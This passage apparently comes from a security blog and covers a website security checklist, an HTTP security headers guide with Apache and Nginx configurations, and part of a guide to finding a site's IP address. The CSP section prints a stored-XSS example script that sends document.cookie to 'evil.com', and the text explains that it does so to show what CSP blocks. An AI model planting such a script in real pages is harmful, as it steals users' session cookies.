    Example:

    Permissions-Policy: geolocation=(), microphone=(), camera=()

    Section 3: DNS and Domain Security

    DNS remains a critical but often neglected security layer. So many critical vulnerabilities arise here, even if the bug is not security issue directly, it might cause some serious problems later, some of those attacks are:

    • DNS spoofing
    • Cache poisoning
    • DNS tunneling
    • Domain hijacking
    • Subdomain takeover
    1. Audit DNS Records

    DNS records may expose internal information. Just an example for you to know the importance of DNS records: your private admin panel is virtually hosted on your server and has a weird and difficult address that only you know about. In a misconfigured DNS, it’s address may appear in your DNS’s TXT record.

    Review:

    • A records
    • AAAA records
    • MX records
    • TXT records
    • CNAMEs

    Remove:

    • Deprecated services
    • Orphaned subdomains
    • Old staging environments
    1. Enable DNSSEC

    Domain Name System Security Extensions (DNSSEC) is like a signature that tells your browser that the domain is legit and has not been faked. DNSSEC protects against DNS spoofing and cache poisoning.

    Verify:

    • DS records
    • Proper signing
    • Resolver compatibility
    1. Monitor Domain Expiration

    Expired domains can lead to:

    • Service outages
    • Domain hijacking
    • Brand abuse

    Enable:

    • Auto-renewal
    • Registrar lock
    • Renewal alerts
    1. Secure WHOIS Information

    Review exposed registration data carefully. Think that you are journalist writing critics in your blog about a bad government. If you haven’t paid attention, you can easily be identified with domain ownership records and they will know who was behind those blogs.

    Use:

    • Registrar privacy protection
    • Dedicated admin contacts
    • MFA-enabled registrar accounts
    1. Detect Subdomain Takeover Risks

    Unused DNS entries pointing to inactive cloud resources can be hijacked. You don’t want to open your website’s subdomain and see a strange text from someone on the screen saying “You have been hacked!”.

    Audit for:

    • Dangling CNAMEs
    • Expired SaaS integrations
    • Abandoned cloud instances

    Section 4: Web Application Security

    Application-layer vulnerabilities remain among the highest-risk attack vectors. An application is the front line of defense. These attacks aren’t limited to traditional web apps. they can also affect IoT devices. Most cars today, for example, have built-in applications to track and manage your car’s status. Even XSS vulnerabilities can appear there. Recently, security researchers found an XSS flaw in a Tesla car application. Because web applications are accessible on every device with a network connection, hardening them is critically important.

    1. Scan for Common OWASP Vulnerabilities

    Automated scanners exist, especially with AI uprising, developing security audit tools or AI agents has never been easier. But at least for now, penetration testing and security audits of a platform by human experts, remains as very strong option. So always manually check for this issues.

    One type of vulnerabilities that are hard to find by automated scans, are logical bugs. Bug that require working with the platform and understand it’s logic or companies’ business logic. Often automated scanners skip these vulnerabilities.

    Review applications for:

    • XSS
    • SQL Injection
    • CSRF
    • SSRF
    • IDOR
    • RCE vulnerabilities

    Use:

    • SAST tools
    • DAST scanners
    • Manual penetration testing
    1. Review Authentication Security

    Authentication is the most important aspect of security. That is the whole point of security, we don’t want everyone to see or have access to everything. These days authentication is a complex issue to resolve since authentication mechanisms vary and there are multiple implementation for them. Like one site can implement OAuth securely, the others might not. Even though concept is the same, but applied methods change on every platform.

    Ensure:

    • MFA enforcement
    • Strong password policies
    • Session expiration
    • Brute-force protection

    Audit:

    • Admin panels
    • VPN access
    • SSO integrations
    1. Secure Cookies Properly

    By setting secure cookies, major client side attacks can be prevented. This can be tricky, because in a complex web app, a user must be able to be authenticated in different parts of the app, this makes cookie hardening a bit sensitive.

    Sensitive cookies should include:

    Secure; HttpOnly; SameSite=Lax

    Review:

    • Session cookies
    • CSRF tokens
    • Authentication storage
    1. Remove Default Admin Interfaces

    This mostly happens in production environments. Where developers think that no one is watching the app so they throw caution to the wind.

    Attackers frequently target:

    • /admin
    • /phpmyadmin
    • /wp-admin
    • Default dashboards

    Restrict access using:

    • VPN
    • IP allowlists
    • MFA
    • Zero-trust gateways
    1. Validate File Upload Security

    Really critical. A misconfigured file upload functionality can cause Remote Code Execution (RCE) attack and can put entire server at risk, not just web app, or a stored XSS in a public profile picture which is available to all users. Never solely rely on browser or client side checks. You can only trust CMS’s, plugins and code bases that are battle tested, which are not a lot.

    File uploads should enforce:

    • MIME validation
    • Extension restrictions
    • Malware scanning
    • Storage isolation

    Never trust client-side validation alone.

    Section 5: Infrastructure Security

    Infrastructure hardening is critical for operational resilience. By Infrastructure

    We mean your server or servers. ISP or datacenter’s security is not our responsibilities as app owners. We should just by a server from a trusted vendor.

    1. Harden Web Servers

    Web servers handle HTTP connections to a server. In most modern apps, web servers act as reverse proxy, meaning they sit between user and the application and transfer their messages to each other.

    Review:

    • Apache modules
    • Nginx configurations
    • Information disclosure headers
    • Directory listing
    • Unused services

    Remove unnecessary components.

    1. Secure Cloud Storage and Buckets

    Misconfigured cloud storage remains a major risk. Unprotected S3 buckets remain as top findings in cloud era in bug bounty platforms.

    Audit:

    • S3 buckets
    • Blob storage
    • Backup archives
    • Public object access
    1. Implement WAF Protection

    A Web Application Firewall (WAF) which sits on top of the web server, helps mitigate:

    • Bot attacks
    • SQL injection attempts
    • Layer 7 DDoS attacks
    • Malicious payloads

    Review:

    • Rule tuning
    • False positives
    • Geo-blocking policies
    1. Enable Logging and Monitoring

    Visibility is essential for threat detection. So you will be notified when suspicious traffic hits your server. Also in case of a successful attack, it will be really helpful for forensic experts so they now what happened and where was damaged.

    Monitor:

    • Authentication events
    • Failed login attempts
    • DNS changes
    • TLS certificate changes
    • Server anomalies

    Integrate with:

    • SIEM platforms
    • Alerting systems
    • Centralized logging
    1. Establish Incident Response Procedures

    Even hardened environments can experience incidents.

    Prepare:

    • IR playbooks
    • Escalation paths
    • Backup procedures
    • Forensic logging
    • Recovery documentation

    Run tabletop exercises regularly.

    Security Monitoring Checklist

    Security is not a one-time process and even penetration testing should be done several times in different periods.

    Continuous monitoring should include:

    Area Monitoring Target
    SSL Expiration & misconfiguration
    DNS Unauthorized changes
    Headers Missing or weak policies
    Domains Expiration & abuse
    Applications Vulnerability exposure
    Infrastructure Availability & anomalies

    Website Security Checklist for Compliance

    Security audits support compliance frameworks such as:

    Framework Relevant Areas
    PCI DSS TLS, access control, logging
    SOC 2 Monitoring, change management
    ISO 27001 Risk management, controls
    HIPAA Encryption, authentication
    GDPR Data protection & privacy

    Common Security Audit Mistakes

    Treating Security as a One-Time Task

    Threat landscapes evolve constantly.

    Security requires:

    • Continuous scanning
    • Regular reviews
    • Patch management
    • Monitoring

    Ignoring Third-Party Risks

    Third-party services can introduce:

    • Supply chain attacks
    • Script injection
    • Tracking abuse
    • Dependency vulnerabilities

    Review integrations regularly. For example, WordPress is a generally secure CMS, but through installing unsafe plugins, it can easily be hacked. In this example, a safe product turns unsafe through a malicious third-party app.

    Focusing Only on External Threats

    Insider risks and misconfigurations remain major contributors to incidents. Even developers sometimes share critical information on their profiles, such is private API keys or internal IP addressee get leaked in code bases or social media posts.

    Audit:

    • Privileged access
    • Internal tooling
    • Cloud permissions

    Lack of Asset Inventory

    You cannot secure unknown assets. This is often a problem for major companies. Some companies forget about their assets, so they remain unprotected.

    Maintain inventories for:

    • Domains
    • Subdomains
    • APIs
    • Cloud resources
    • SaaS platforms

    Recommended Security Audit Workflow

    A practical workflow for IT teams:

    1. Asset discovery
    2. SSL/TLS review
    3. DNS assessment
    4. Header validation
    5. Vulnerability scanning
    6. Authentication review
    7. Infrastructure hardening
    8. Logging verification
    9. Incident response testing
    10. Continuous monitoring

    Security Automation in 2026

    Modern organizations increasingly automate security reviews using:

    • CI/CD security gates, so security audit is built into application’s developing cycle and not only at the end with tons of files and codes
    • IaC scanning
    • Container security tools
    • Cloud posture management
    • Automated certificate monitoring
    • Continuous attack surface management

    Automation improves:

    • Consistency
    • Detection speed
    • Compliance reporting
    • Operational efficiency

    Recommended Tools for Security Reviews

    Security teams should maintain a toolkit covering:

    Building a Security-First Culture

    Technology alone cannot secure organizations. If technical teams put security first, even most complex attacks can be prevented in designing phase where no codes have been written.

    Security culture matters equally.

    Encourage:

    • Security awareness training
    • Secure development practices
    • DevSecOps collaboration
    • Incident reporting
    • Least-privilege access

    Final Thoughts

    Website security in 2026 requires a layered, proactive approach that combines:

    • Secure infrastructure
    • Strong TLS configurations
    • Hardened browser policies
    • DNS security
    • Continuous monitoring
    • Incident preparedness

    Organizations that rely only on basic HTTPS or periodic vulnerability scans are increasingly exposed to modern attack techniques. Because not only blue teams and software engineers are trying to build safe products, security researchers and also threat actors try to find ways around them.

    This 25-point website security checklist provides a practical framework for improving security posture, supporting compliance initiatives, and reducing operational risk across modern web environments.

    For IT teams, compliance officers, CTOs, and security engineers, regular security assessments should become part of standard operational governance rather than occasional audits.

    Frequently Asked Questions

    How often should a website security audit be performed?

    Critical systems should be reviewed continuously, while formal audits are commonly performed quarterly or annually depending on compliance requirements.

    Are SSL certificates alone enough for website security?

    No. SSL is only one layer. Proper headers, DNS security, authentication controls, monitoring, and application hardening are equally important.

    What is the most overlooked website security risk?

    Misconfigured DNS, abandoned subdomains, weak CSP policies, and cloud storage exposure are frequently overlooked.

    Should small businesses use security checklists too?

    Absolutely. Small businesses are frequent attack targets because they often lack mature security controls.

    What tools help automate security reviews?

    Modern organizations use vulnerability scanners, SSL analyzers, SIEM systems, CSP monitoring tools, and cloud security platforms.

  • HTTP Security Headers: Complete Implementation Guide for Developers

    HTTP Security Headers: Complete Implementation Guide for Developers


    First things first: What are HTTP Headers anyway?

    Well basically when you contact a server using HTTP protocol, in most cases, your message (read packet) would have Three parts. First one is the starting line which defines HTTP method (GET, POST and …), URL  and HTTP protocol version. second is the one holding HTTP headers, and the other is called the body part which is optional. Also it goes both ways, it’s the same for you and the server, you would both communicate in the same schema with minor changes, like body would differ often and server response is dependant on what you ask for.
    Take a look it this sample HTTP request:

    It’s pretty obvious what starting line and body part do, but what is the point of having headers? What good they are gonna do? Headers provide server some extra information about the user, body type, authorization tokens or cookie which are all necessary for connection to resume. We have all different kinds of HTTP headers that each tell server something different.
    Like there is one called User-Agent, this one tells server what agent or a piece of software you used to make that HTTP call. Like this one, which tells server you are using a Firefox browser on windows:
    User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0

    To summarize, think of HTTP headers as variables that hold variours information about the connection and end-user which will be handed to server as soon as the connection is established. A fancy way but crucial one to tell server what is what.

    In this blog, we will have a little talk on a specific type of HTTP headers that are really common nowadays because of new attacks and modern security vectors. You will write and use them exactly how you would do others, but just with different values, syntax and consideration, that’s all.

    HTTP Security Headers: Complete Implementation Guide for Developers

    Modern web applications face constant threats from attacks such as Cross-Site Scripting (XSS), clickjacking, MIME-sniffing, protocol downgrade attacks, Cross-Origin Resourse Sharing (CORS) misconfiguration and more. While HTTPS and secure coding practices are essential, many developers overlook one of the simplest yet most powerful security layers available: HTTP security headers. By using these headers, most attacks can be prevented without much to do.

    HTTP security headers instruct browsers how to behave when handling your website’s content. Properly configured headers can significantly reduce attack surfaces and harden your application against common web vulnerabilities.
    In modern era of web applications, websites are not just a place to read blogs or watch videos, on the contrary, they are design in a way to maximize user engagement, therefore user spends a lot more time on that platform which will make client (user) side attacks a real concern. Now hacking is not all about getting access to a database, run shell commands on a server or privilage escalation in a protected environment, sometimes a not well written application can put users at risk rather than the server. In some cases, it can even be more severe because it will do a serious damage to peoples’ trust in that platform.
    HTTP headers give us easy options to stop a good number of those attacks on browser level, not fully for sure, keep that in mind. For developers, DevSecOps teams, and security engineers, implementing these headers is now considered a baseline security requirement.

    What Are HTTP Security Headers?

    HTTP security headers are response headers sent by a web server to a browser. These headers define security policies that browsers must follow while rendering and interacting with website content. They are just an easy way to tell browser what extra metrics to take into account when dealing with our website’s code and content.

    They help protect websites against:

    • Cross-Site Scripting (XSS)
    • Clickjacking
    • Protocol downgrade attacks
    • MIME-sniffing attacks
    • Data leakage
    • Unauthorized feature access
    • Mixed content vulnerabilities

    Example HTTP response header:

    Strict-Transport-Security: max-age=31536000; includeSubDomains

    The browser receives this header and enforces HTTPS-only communication for future visits.

    Why Security Headers Matter?

    Many attacks target browser behavior rather than server vulnerabilities directly. But do not underestimate browser attacks just because they don’t target server. Imagine a scenario that a URL with JavaScript code included (XSS attack) is sent to the website’s admin. If the attack is doable, website would be in seriuos trouble since attacker is able to perform literaly any action on admin’s behalf. Following, here are some more of these attacks.

    For example:

    • A malicious iframe can trick users into clicking hidden buttons
    • Injected JavaScript can steal session cookies
    • Browsers may incorrectly execute uploaded files
    • HTTP connections can be downgraded from HTTPS
    • An XSS attack which enables attacker to run JavaScript code in your browser, which basically means your actions will be controled by it.

    Security headers reduce these risks by enforcing stricter browser rules.

    Benefits include:

    • Stronger application security
    • Better compliance posture
    • Improved browser trust
    • Reduced attack surface
    • Better security scanner scores

    Modern browsers actively support these protections, making implementation straightforward and highly effective.

    Now let’s see some of those headers and what they are supposed to do.

    1. HTTP Strict Transport Security (HSTS)

    The HSTS header forces browsers to use HTTPS connections only.

    Without HSTS, attackers may exploit downgrade attacks by redirecting users from HTTPS to HTTP. HSTS has been around for about a decade, since 2012. It was first introduced as a standard in RFC 6797. Forcing HTTPS over HTTP, helps defending against many network level attacks. It’s most important job is to protect user from Man In The Middle (MITM) attacks and the ones that try to downgrade HTTPS to HTTP so user’s connection can easily be intercepted.
    Fun fact, in most modern browsers, if the website has HSTS enabled and you request them under a not secure connection, browser won’t allow you to open them. You will see the not secure message from your browser and even there won’t be an option like “I accept the risk and continue”. You are just gonna have to accept being protected:)

    HSTS Header Example

    Strict-Transport-Security: max-age=31536000; includeSubDomains; preload

    Parameters Explained

    Parameter Purpose
    max-age Duration browsers enforce HTTPS
    includeSubDomains Applies policy to all subdomains
    Preload Requests browser preload inclusion

    How HSTS Works

    After the browser receives the HSTS header once:

    • Future HTTP requests are automatically converted to HTTPS
    • Users cannot bypass certificate warnings easily
    • SSL stripping attacks become much harder

    Apache Configuration

    Header always set Strict-Transport-Security “max-age=31536000; includeSubDomains; preload”

    Enable required module:

    a2enmod headers

    Nginx Configuration

    add_header Strict-Transport-Security "max-age=31536000; includeSubDomains; preload" always;

    HSTS Best Practices

    • Ensure HTTPS works correctly before enabling HSTS
    • Start with lower max-age values during testing
    • Only enable preload when fully ready
    • Avoid enabling HSTS on development environments
    1. Content Security Policy (CSP)

    Content Security Policy (CSP) is one of the most powerful browser security mechanisms available. CSP tells browser to load content such as scripts, images and styles from sources that you trust. It plays a very important rule in any attack that someone gives you a link to perform an action on you.

    It helps mitigate:

    • Cross-Site Scripting (XSS)
    • Data injection attacks
    • Malicious third-party scripts
    • Inline script execution

    Basic CSP Example

    Content-Security-Policy:

    default-src 'self';

    This allows content loading only from the same origin.

    Advanced CSP Example

    Content-Security-Policy:

    default-src 'self';
    
    script-src 'self' https://trusted-cdn.com;
    
    style-src 'self' https://fonts.googleapis.com;
    
    img-src 'self' data:;
    
    object-src 'none';
    
    frame-ancestors 'none';
    
    base-uri 'self';


    Important CSP Directives

    Directive Purpose
    default-src Default fallback policy
    script-src Allowed JavaScript sources
    style-src Allowed CSS sources
    img-src Allowed image sources
    object-src Controls plugins like Flash
    frame-ancestors Prevents framing
    base-uri Restricts base URLs

    Why CSP Is Critical

    XSS remains one of the most common web vulnerabilities. Check this one:

    <script>
    
    fetch('https://evil.com/steal?cookie=' + document.cookie);
    
    </script>


    This is a stored XSS attack. Imagine the attacker submits this script as a comment into your website. If your site does not have CSP enabled (or any other protection for that matter) and configured properly, cookies of every user which that comment has been loaded for, would be stolen and sent to “evil.com”, bad huh? But if CSP is there, the browser says “Hey, I wouldn’t execute your script because I have been told not to execute any script the server did not explicitly approve.”

    CSP Report-Only Mode

    During deployment, use:

    Content-Security-Policy-Report-Only

    This allows monitoring policy violations without breaking site functionality.

    Apache CSP Example

    Header set Content-Security-Policy "default-src 'self';"

    Nginx CSP Example

    add_header Content-Security-Policy "default-src 'self';";

    Common CSP Mistakes

    Overly Permissive Policies

    Avoid:

    script-src *

    Using unsafe-inline

    Avoid unless absolutely necessary:

    'unsafe-inline'

    Blocking Legitimate Resources

    Always test third-party integrations carefully.

    1. X-Frame-Options

    The X-Frame-Options header protects against clickjacking attacks. It stops a website from being “wrapped” inside another one.

    Imagine you log into your bank’s website. An attacker creates a fake website that looks like a game. But secretly, it places your actual bank page inside a hidden box (called a “frame”) right under the “Play” button.

    When you click “Play,” you are actually clicking the “Transfer Money” button on your hidden bank page.

    X-Frame-Options prevents this by telling the browser: “Do not let any other website put my page inside a box.”

    Clickjacking occurs when attackers embed your website inside invisible iframes to manipulate user interactions.

    Header Example

    X-Frame-Options: DENY

    Available Options

    Value Description
    DENY Completely blocks framing
    SAMEORIGIN Allows framing from same origin

    Apache Configuration

    Header always set X-Frame-Options "DENY"

    Nginx Configuration

    add_header X-Frame-Options "DENY";

    Modern Alternative

    CSP’s frame-ancestors directive provides more flexibility and is preferred in modern deployments.

    Example:

    Content-Security-Policy: frame-ancestors 'none';

    1. X-Content-Type-Options

    Browsers sometimes attempt MIME-sniffing to determine file types. In other words, they guess what a file is.

    This behavior can become dangerous if malicious files are interpreted incorrectly. Like you want to upload a video or a profile picture, which is public and all users can see, what if instead an image, you upload a script that does something evil but lives under the skin of a “.jpg” file? This header tells browser

    “Do not guess, if the website tells you it’s a picture, then it is one, do not run or execute it (if it’s a script). Treat it as an image.”

    The X-Content-Type-Options header disables MIME-sniffing.

    Header Example

    X-Content-Type-Options: nosniff

    Why It Matters

    Without this header:

    • Uploaded files may execute unexpectedly
    • Browsers may misinterpret content types
    • Security filters become less effective

    Apache Configuration

    Header set X-Content-Type-Options “nosniff”

    Nginx Configuration

    add_header X-Content-Type-Options “nosniff”;

    1. Referrer-Policy

    The Referrer-Policy header controls how much referrer information browsers share. In simple terms, it tells browser how much information to share about where you came from.

    This impacts both privacy and security.

    Header Example

    Referrer-Policy: strict-origin-when-cross-origin

    Common Policies

    Policy Behavior
    no-referrer Sends no referrer data
    same-origin Sends only for same-origin requests
    Origin Sends only domain origin
    strict-origin-when-cross-origin Modern recommended default

    Why Referrer Control Matters

    Sensitive URLs may expose:

    • Session tokens
    • Query parameters
    • Internal paths
    • Search terms

    Proper referrer policies reduce information leakage. Broken referrer policies sometimes can become really dangerous. Like In some production environments developers say “Hey, if someone is from admin.site.com, then let them do these sensitive actions.” And they may not even check for credentials. It’s not common nor too rare.

    1. Permissions-Policy

    Modern browsers are feature rich. This header helps us tell browser which features a website is allowed to access. Previously known as Feature-Policy, the Permissions-Policy header restricts browser features.

    Examples include:

    • Camera access
    • Microphone access
    • Geolocation
    • Fullscreen
    • Payment APIs

    Example Header

    Permissions-Policy: geolocation=(), microphone=(), camera=()

    Why This Matters

    It is not strange for Google Meet to ask for your microphone or camera access, but what if a malicious actor or a not legitimate website wants to access them or your location? Even trusted third-party scripts can abuse browser APIs.

    Permissions-Policy limits unnecessary access and reduces privacy risks.

    Apache Configuration

    Header set Permissions-Policy "geolocation=(), microphone=()"

    Nginx Configuration

    add_header Permissions-Policy "geolocation=(), microphone=()";

    1. Cross-Origin Resource Sharing (CORS)

    What is CORS anyway?
    Cross-Origin Resource Sharing is a security mechanism that lets a server say that “I trust this other website to have access to my data.”

    Why is it helpful?

    By default, browsers follow Same-Origin Policy (SOP), which simply means everyone should mind their own business, a website is only allowed to request data from it own server. But that is not gonna always work. What if your main app is on “site.com” and “auth.site.com” handles authentication? Or you API is on another server? SOP blocks these requests but CORS is a way for us to open trusted channels for loading content.

    Although technically not always classified as a security header, CORS configuration heavily impacts web security.

    Improper CORS settings can expose APIs to unauthorized domains.

    Dangerous Example

    Access-Control-Allow-Origin: *

    This allows any website to access resources.

    Safer Example

    Access-Control-Allow-Origin: https://yourdomain.com

    Best Practices

    • Avoid wildcard origins
    • Restrict methods
    • Limit allowed headers
    • Use credentials carefully
    1. Removing Information Disclosure Headers

    This is important specially when it comes to outdated server components or application. Revealing this information helps attacker to have easier time searching for Common Vulnerabilities and Exposures (CVE).

    Many servers expose unnecessary information such as:

    Server: Apache/2.4.54

    X-Powered-By: PHP/8.1

    Attackers use this information for fingerprinting.

    Apache Hardening

    ServerTokens Prod

    ServerSignature Off

    PHP Hardening

    expose_php = Off

    Recommended Security Header Configuration

    Here’s a practical baseline configuration for production environments.

    Nginx Example

    add_header Strict-Transport-Security "max-age=31536000; includeSubDomains; preload" always;
    
    add_header Content-Security-Policy "default-src 'self'; object-src 'none'; frame-ancestors 'none';";
    
    add_header X-Frame-Options "DENY";
    
    add_header X-Content-Type-Options "nosniff";
    
    add_header Referrer-Policy "strict-origin-when-cross-origin";
    
    add_header Permissions-Policy "geolocation=(), microphone=(), camera=()";

    Apache Example

    Header always set Strict-Transport-Security "max-age=31536000; includeSubDomains; preload"
    
    Header set Content-Security-Policy "default-src 'self'; object-src 'none'; frame-ancestors 'none';"
    
    Header always set X-Frame-Options "DENY"
    
    Header set X-Content-Type-Options "nosniff"
    
    Header set Referrer-Policy "strict-origin-when-cross-origin"
    
    Header set Permissions-Policy "geolocation=(), microphone=(), camera=()"

    How to Test Security Headers

    After deployment, always verify your headers.

    Manual testing

    curl -I https://site.com

    Look for response headers:

    curl -I https://site.com

    Content-Security-Policy

    X-Frame-Options

    Using Online Security Header Checkers

    Automated tools simplify header validation and grading.

    SSL Checker Tool

    A good checker helps identify:

    • Missing headers
    • Misconfigurations
    • Weak CSP rules
    • Missing HSTS
    • Deprecated policies

    Common Security Header Mistakes

    Enabling HSTS Too Early

    If HTTPS is not fully configured, users may become locked out. As I said, Browser won’t let them procced and there is no going to be a “I accept the risk and continue” option.

    Overly Restrictive CSP

    Aggressive policies may break:

    • Analytics
    • Fonts
    • APIs
    • Third-party widgets

    Relying Only on Headers

    This is a really important consideration. Even most robust and well implemented security headers, can be exploited. Like maybe you have configured CSP or CORS well, but are you sure the other source you are reading data from or sending data to is safe? Even if it is a well-known source, best practice is to allways do your part and code a secure application as good as you can.

    Headers improve security but do not replace:

    • Secure coding
    • Input validation
    • WAF protection
    • Vulnerability management

    Ignoring Browser Compatibility

    Some older browsers may not support modern policies fully. Threat actors count on that.

    Always validate behavior across environments.

    Security Headers and SSL/TLS

    Security headers work best alongside properly configured SSL/TLS.

    Weak SSL configurations undermine otherwise strong browser protections.

    For example:

    • HSTS requires HTTPS
    • Secure cookies require TLS
    • CSP assumes trusted encrypted delivery

    Security Headers and SSL Errors

    Incorrect HTTPS deployments can cause browser warnings and break security policies.

    Common issues include:

    • Expired certificates
    • Invalid chains
    • Mixed content
    • Self-signed certificates

    Security Headers in DevSecOps Pipelines

    DevSecOps experts make sure that security checks are applied in early stages of an application development life cycle. Old days people would code for months then test it for security, but devsecops makes sure that every piece of code is tested before shipping. This is far better than checking thousands of lines all at once.

    Modern DevSecOps teams automate header validation as part of CI/CD.

    Common approaches include:

    • Automated security scans
    • Infrastructure-as-Code policies
    • Container security checks
    • Reverse proxy hardening
    • Kubernetes ingress configurations

    Security Header Monitoring

    Security is not a one-time setup. Vulnerabilities come and go. Everyday new bugs are discovered. Monitoring is a much more serious concern in modern apps because of many different components that they have and how they work together. For instance you have coded a very nice and secure API using Fast API or NodeJS, but just two month after shipping, a CVE is announced on one of the packages you used in the code. Your code was fine as a whole, but a third-party package hurt you.

    Headers should be:

    • Monitored continuously
    • Audited regularly
    • Updated as standards evolve

    Browser standards and recommendations change frequently.

    For example:

    • Feature-Policy evolved into Permissions-Policy
    • CSP directives continue expanding
    • Legacy headers become deprecated

    Final Thoughts

    HTTP security headers are one of the most effective low-cost security improvements available for modern websites.

    When properly implemented, headers provide strong protection against:

    • Cross-Site Scripting (XSS)
    • Clickjacking
    • Protocol downgrade attacks
    • MIME-sniffing
    • Data leakage
    • Unauthorized browser feature access

    For developers, security engineers, and DevSecOps teams, security headers should be part of every production deployment checklist.

    The best approach combines:

    • Strong TLS configuration
    • Secure coding practices
    • Continuous monitoring
    • Automated validation
    • Carefully tuned security headers

    Together, these controls significantly reduce web application risk.


    Which HTTP security header is most important?

    HSTS and CSP are generally considered the most impactful because they protect against HTTPS downgrade attacks and XSS vulnerabilities.

    Can security headers break websites?

    Yes. Improper CSP or restrictive framing policies may interfere with scripts, APIs, or embedded content.

    Always test thoroughly before production deployment.

    Is X-Frame-Options still necessary?

    It is still widely supported, but CSP’s frame-ancestors directive is the modern preferred alternative.

    Should APIs use security headers?

    Yes. APIs benefit from headers such as HSTS, Referrer-Policy, and proper CORS configurations.

    How often should security headers be reviewed?

    Review configurations regularly, especially after infrastructure changes, framework updates, or browser security changes.

    Check your website’s security headers with our SSL Checker

  • How to Find the IP Address of Any Website (5 Easy Methods)

    How to Find the IP Address of Any Website (5 Easy Methods)

    Before we begin, let me simply tell you what an IP is. It may not be the most accurate technical definition of an IP address, but before learning any topic and going deeper, it is always better just to get a simple idea of what you are about study, isn’t it? At least for me, I always want to know what I am about to get myself into.
    So, what is an IP? There are thousands of servers and nodes in the internet or any network, it can be as simple as two computers connected together in a Local Area Network (LAN) to run a multiplayer game, it does not matter, in all of them those devices should be able to talk and communicate to each other. In order to do that, they must first find each other right? This is where IP comes in handy.

    You have phone number that is associated to your SIM-card (which is nowadays becoming E-SIM) and using that phone number, people can call you and talk to you through your phone. IP does the same thing for a server and a network node that phone number does to your phone. Plain and simple right? For example, if you buy a VPS, they will give and IP address, so in the huge universe of the internet, you will be able to directly connect to your desired destination and not wondering around in the almost endless matrix of addresses and nodes.

    Every website on the internet is on a server which is has an IP address. Whether you are troubleshooting DNS issues, checking server infrastructure, performing network diagnostics, or simply learning how domains work, knowing how to find a website’s IP address is a fundamental skill for developers and IT professionals.

    But keep in mind, that methods we are about to discuss may not always return the exact IP of that server you want to know about. Sometimes that server is behind a Content Delivery Network (CDN) and you get the IP that belongs to one of the servers of the CDN, not the server you are targeting. There are times where finding the actual IP behind that CDN is really challenging for security concerns. But that is a whole other topic.

    Simple explanation on what DNS is: When you type a domain name like example.com into your browser, the Domain Name System (DNS) translates that hostname into an IP address so your device can connect to the correct server.

    In this guide, you’ll learn 5 practical methods to find the IP address of any website using:

    • Command line tools
    • DNS lookup utilities
    • Online hostname-to-IP tools
    • Browser-based techniques
    • Network diagnostic commands

    We’ll also explain when each method works best and common issues you may face.

    What Is a Website IP Address?

    A website IP address is the numerical identifier assigned to the server hosting the website.

    There are two primary IP formats:

    • IPv4 → Example: 168.1.1
    • IPv6 → Example: 2606:4700:4700::1111

    Most websites today support IPv4, while many modern infrastructures also use IPv6.

    You might wonder, why we have two types or shapes of addresses? Why would world make things more complicated? Well the reason is way simpler than you think. When internet was designed in 1980s, different versions of IP addressing came to life, like IPv1, 2 and 3, but they were never standardized for people two use. Finally the Internet Engineering Task Force (IETF) made IPv4 suitable for public use and for years it was the known standard.
    IPv4 consists of four parts separated by dots and each part holds 8 bits of information, that is 32 bit in total. To sum up, we can have roughly 4.3 billion unique IP addresses in this format. In 1980s, with only hundreds of devices in the internet, this was an unreachable milestone, but believe it or not, in the modern days, we have passed that number so we need a new address format that gives us way more possibilities to generate unique addresses. Just to know what big of a number it is, IPv6 version allows us to have 340 undecillion (Two to the 128th power) addresses. Let’s get back to the topic.

    The IP address allows devices to locate and communicate with the server behind a domain name.

    For example:

    Domain IP Address
    example.com 93.184.216.34

    Keep in mind that:

    • One domain can point to multiple IP addresses
    • Multiple websites can share the same IP (You will see this for websites sharing the same VPS, which we say that they are virtually hosted)
    • CDNs like Cloudflare may mask the origin server IP (threat actors often try to unmask the real address because using that, they will be able to reach the server directly, therefore CDN strict rules like 3 requests per second rule does not apply there which will make sending thousands or millions of requests easier, so brute forcing and DOS or DDOS attacks will become much easier)

    Method 1: Use the Ping Command

    The simplest way to find a website IP address is using the ping command. It is installed in all major operating systems because it is simply the most fundamental diagnostic tool for network troubleshooting

    This works on:

    • Windows
    • macOS
    • Linux

    Windows

    Open Command Prompt (CMD) and type:

    ping example.com

    Example output:

    Pinging example.com [93.184.216.34] with 32 bytes of data:

    The IP address appears inside the brackets.

    macOS and Linux

    Open Terminal and run:

    ping example.com

    Example:

    PING example.com (93.184.216.34): 56 data bytes

    Advantages

    • Fast and easy
    • Built into most operating systems
    • Useful for quick checks

    Limitations

    • Some servers block ICMP requests (ICMP – Internet Control Message Protocol, is basically an “are you there?” question which your device use to do a quick check to find out if the server is online or not to then proceed with the connection)
    • May return CDN edge IPs instead of origin IPs
    • Not always accurate for load-balanced systems

    Method 2: Find IP Using NSLookup

    nslookup is one of the most reliable DNS lookup tools.

    It queries DNS servers directly to retrieve domain records.

    Basic NSLookup Command

    nslookup example.com

    Example output:

    Server:  dns.google
    Address: 8.8.8.8

    Non-authoritative answer:
    Name:    example.com
    Address: 93.184.216.34

    Why IT Professionals Prefer NSLookup

    Unlike ping, nslookup focuses specifically on DNS resolution.

    It is especially useful for:

    • DNS troubleshooting
    • Verifying propagation
    • Checking authoritative records
    • Diagnosing configuration issues

    Checking Specific DNS Servers

    You can also query a specific resolver:

    nslookup example.com 8.8.8.8


    It is very practical in some cases. Some big companies have their own resolvers, if you find them and then ask directly for the IP address of a specific domain, you might find what most people missed. Well, security professionals already know that.

